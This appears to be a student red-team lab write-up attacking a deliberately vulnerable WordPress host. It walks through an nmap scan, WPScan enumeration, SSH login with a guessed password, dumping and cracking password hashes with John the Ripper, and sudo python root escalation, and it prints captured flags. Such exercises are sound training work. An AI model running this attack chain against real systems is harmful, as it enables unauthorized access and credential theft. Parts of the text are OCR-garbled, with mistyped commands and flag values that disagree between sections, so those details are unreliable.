Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: nmap -Sv 192.168.1.110

```
Shell No. 1
File Actions Edit View Help
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-30 09:23 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0014s latency).
Not shown: 995 closed ports
PORT
        STATE SERVICE
                           VERSION
22/tcp open ssh
                           OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.10 ((Debian)) 111/tcp open rpcbind 2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
root@Kali:~#
                                                                  I
```

This scan identifies the services below as potential points of entry:

-Target 1

- Port 22/TCP
- Port 80/TCP Open HTTP
- Port 111/TCP Open rcpbind
- Port 139/TCP Open netbios-ssn
- Port 445/TCP Open netbios-ssn

Critical Vulnerabilities

The following vulnerabilities were identified on each target:


Target 1

- 1. Weak User Password
- 2. Unsalted User Password Hash (WordPress)
- 3. Misconfiguration of User Privileges
- 4. User Enumeration (WordPress)

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - o flag1.txt: Flag1: b9bbcb33ellb80be759c4e844862482d
 - Exploit Used
 - Used the WPScan for Target 1



- Command that I used: wpscan -url 192.168.1.110/wordpress
- Targeting Michael
 - I Guessed Michael's password would be his name. His password was weak and noticeable.
- Captured Flag 1
 - 2. Used commands ssh michael@192.168.1.110
 - 3. pw: Michael
 - 4. cd ../
 - 5. cd../
 - 6. cd var/www/html
 - 7. ls -1
 - 8. nano service.html

```
GNU nano 2.2.6

File: service.html

/div>

/div>

/div class="info">/div>

/div>

/div>

/div>

/div>

/div>

/div>

/div class="single-footer-widget">

/div class="single-footer-widget">

/div class="single-footer-widget">

/div class="single-footer-widget">

/div class="footer-social d-flex align-items-c$

/div class="footer-social d-flex align-items-c$

//div class="fa fa-dribbble">

//div class="fa fa-footer-social d-flex align-items-c$

//div class="footer-social d-flex align-items-c$

//div class="fa fa-footer-social d-flex align-items-c$

//div class="fa fa-footer-social d-flex align-items-c$

//div class="footer-social d-flex align-items-c$

//div class="fa fa-footer-social d-flex align-items-c$

//div class="footer-social d-flex align-items-c$

//div class="footer-social d-flex align-items-c$

//div class="fa fa-facebook">

//div class="footer-social d-flex align-items-c$

//div class="footer-social d-flex align-items-c$
```

flag2.txt: fc3fd58dcdad9ab23faca6e9a3e581c

Exploit Used

1. Used the same exploits for flag 1

```
michael@target1:~$ ls
michael@target1:~$ pwd
/home/michael
michael@target1:~$ cd ..
michael@target1:/home$ ls
michael steven vagrant
michael@target1:/home$ cd ..
michael@target1:/$ cd ..
michael@target1:/$ /var/www$ ls -l
-bash: /var/www$: No such file or directory
michael@target1:/$ /var/www
-bash: /var/www: Is a directory
michael@target1:/$ cd /var/www
michael@target1:/var/www$ ls -l
total 8
-rw-r--r-- 1 root root
                          40 Aug 13
                                     2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13
                                     2018
michael@target1:/var/www$ nano service.html
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ nano service.html
michael@target1:/var/www/html$ nano service.html
michael@target1:/var/www/html$
```

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Flag3: afc01ab56b50591e7dccf93122770cd2

Exploits Used:

- Once having found the wp-config.php file and was able to gain access to the database credentials as the user Michael, I then activated the MySQL was used to explore the database.
- Flag 3 was found in the wp_posts table in the WordPress database.

	ss/index.pnp/2018/08/12/4-revision-v1/		0 revision		<u> </u>
0 7	2 2018-08-13 01:48:31 2018-08-13 01:48:	:31	flag3{afc01ab56b5	0591e7dccf93122	770cd2}
	Ī				
flag3 en.local/wordpre 0	inherit closed 2018-08-13 01:48:31 2018-08-13 01:48:31 ss/index.php/2018/08/13/4-revision-v1/		closed 0 revision	4-	revision-v1 4 http://rav
	<u> </u>	0 1			
@amazon	koulubu facebook reddit	wikipedi	a twitter		
+	-+	+-	+	+	
	-+				
+ 5 rows in set (0			++-		+
mysql>					

Flag4: 715dea6c055b9fe3337544932f2941ce

Exploits Used:

- I went ahead and used the unsalted password hash and the use of privilege escalation with the Python application.
- Once I was able to gain access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.
- Usernames and the password hashes were saved to the Kali machine in a file called wp_hashes.txt.

michael@target1:	~ <u>⊠</u>	Shell No. 2		Shell No. 3	×			
en.local/wordpre		01:48:31 2018	8-08-13 01:		0 post	apoid -	0 http 	://rav
j '5	1 2018-08-1	2 23:31:59 20	018-08-12 2	3:31:59 fl	lag4{715dea	6c055b9fe333	7544932f2941ce}	
flag4 en.local/wordpre		inherit 23:31:59 2018 018/08/12/4-rev		31:59 '	losed 0 revisio		4-revision 4 http 	-v1 ://rav
0 7	2 2018-08-1	3 01:48:31 20	018-08-13 0	1:48:31 fl	lag3{afc01al	h56h50591e7d	ccf93122770cd2}	
II Top Sites	2 2010 00 1	.5 01.40.51 2	010 00 13 0	1.40.51 1.		550550571674	cc1/3122//ocd2)	
a,								
flag3 en.local/wordpre		inherit 01:48:31 2018 018/08/13/4-rev		48:31 '	losed 0 revisio		4-revision 4 http 	-v1 ://rav
0	+					· 	· 	
·	`				_ I			
	<u></u>		<u></u>				<u></u>	I

```
mysql> show tables;
  Tables_in_wordpress
  wp_commentmeta
  wp_comments
wp_links
  wp_options
  wp_postmeta
  wp_posts
  wp_term_relationships
  wp_term_taxonomy
  wp_termmeta
wp_terms
  wp_usermeta
  wp_users
12 rows in set (0.00 sec)
mysql> wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL serve
r version for the right syntax to use near 'wp_users' at line 1
mysql> select * from wp_users;
 C - OSTIGZOL VOLI ODE STERZE ISDOL WIKIDEGIA
| ID | user_login | user_pass | user_nicena
gistered | user_activation_key | user_status | display_name |
                                                                        | user_nicename | user_email
                                                                                                                     | user_url | user_re
  1 | michael
                       | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael
                                                                                                                                     2018-08
                                                                                             | michael@raven.org |
| 1 | michaec
|-12 22:49:12 |
| 2 | steven
|-12 23:31:16 |
                       | 0 | michael |
| $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
| 0 | Steven Seagull |
                                                                                                                                     2018-08
                                                                                             | steven@raven.org
```

- On the Kali machine, I was able to run the John the Ripper command against the wp_hashes.txt to crack the hashes.
 - o Command:
 - john wp_hashes.txt

```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3]) Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance. Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
Og 0:00:06:05 3/3 0g/s 3793p/s 7582c/s 7582C/s liccr..lurol Og 0:00:06:09 3/3 0g/s 3793p/s 7582c/s 7582C/s rytua..rhile Og 0:00:06:58 3/3 0g/s 3796p/s 7590c/s 7590C/s mees13..mybico
0g 0:00:12:47
                  3/3 0g/s 3810p/s 7618c/s 7618C/s ljen0n..ljdke3
0g 0:00:14:47
                  3/3 0g/s 3819p/s 7636c/s 7636C/s nna27..nnyup
0g 0:00:14:49
                  3/3 0g/s 3819p/s 7636c/s 7636C/s dj84..dc09
                  3/3 0g/s 3818p/s 7635c/s 7635C/s stepauch..steffina
0g 0:00:14:50
0g 0:00:14:51
                  3/3 0g/s 3818p/s 7635c/s 7635C/s stupers2..stuppler
                  3/3 0g/s 3818p/s 7635c/s 7635C/s mysponet..mystev14
0g 0:00:14:52
                       0g/s_3818p/s 7635c/s 7635C/s bulynney..bulantos
                  3/3 0g/s 38
(steven)
pink84
```

Once Steven's password hash was cracked by the John the Ripper application, the next thing to do was SSH as the user Steven. Then as Steven, I checked for the privilege escalating to root user with Python application.

- Commands:
- 2. ssh steven@192.168.1.110
- 3. pw:pink84
- 4. sudo -1
- 5. sudo python -c 'import pty;pty.spawn("/bin/bash")'
- 6. cd /root
- 7. ls
- 8. cat flag4.txt

```
root@Kali:~# sshsteven@192.168.1.110  
bash: sshsteven@192.168.1.110: command not found  
root@Kali:-# ssh steven@192.168.1.110  
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
    Last login: Wed Jun 24 04:02:16 2020  
$ sudo -l  
Matching Defaults entries for steven on raven:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  

User steven may run the following commands on raven:  
    (ALL) NOPASSWD: /usr/bin/python  
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'  
root@target1:/home/steven# cd /root  
root@target1:/# ls  
flag4.txt  
root@target1:~# |
```

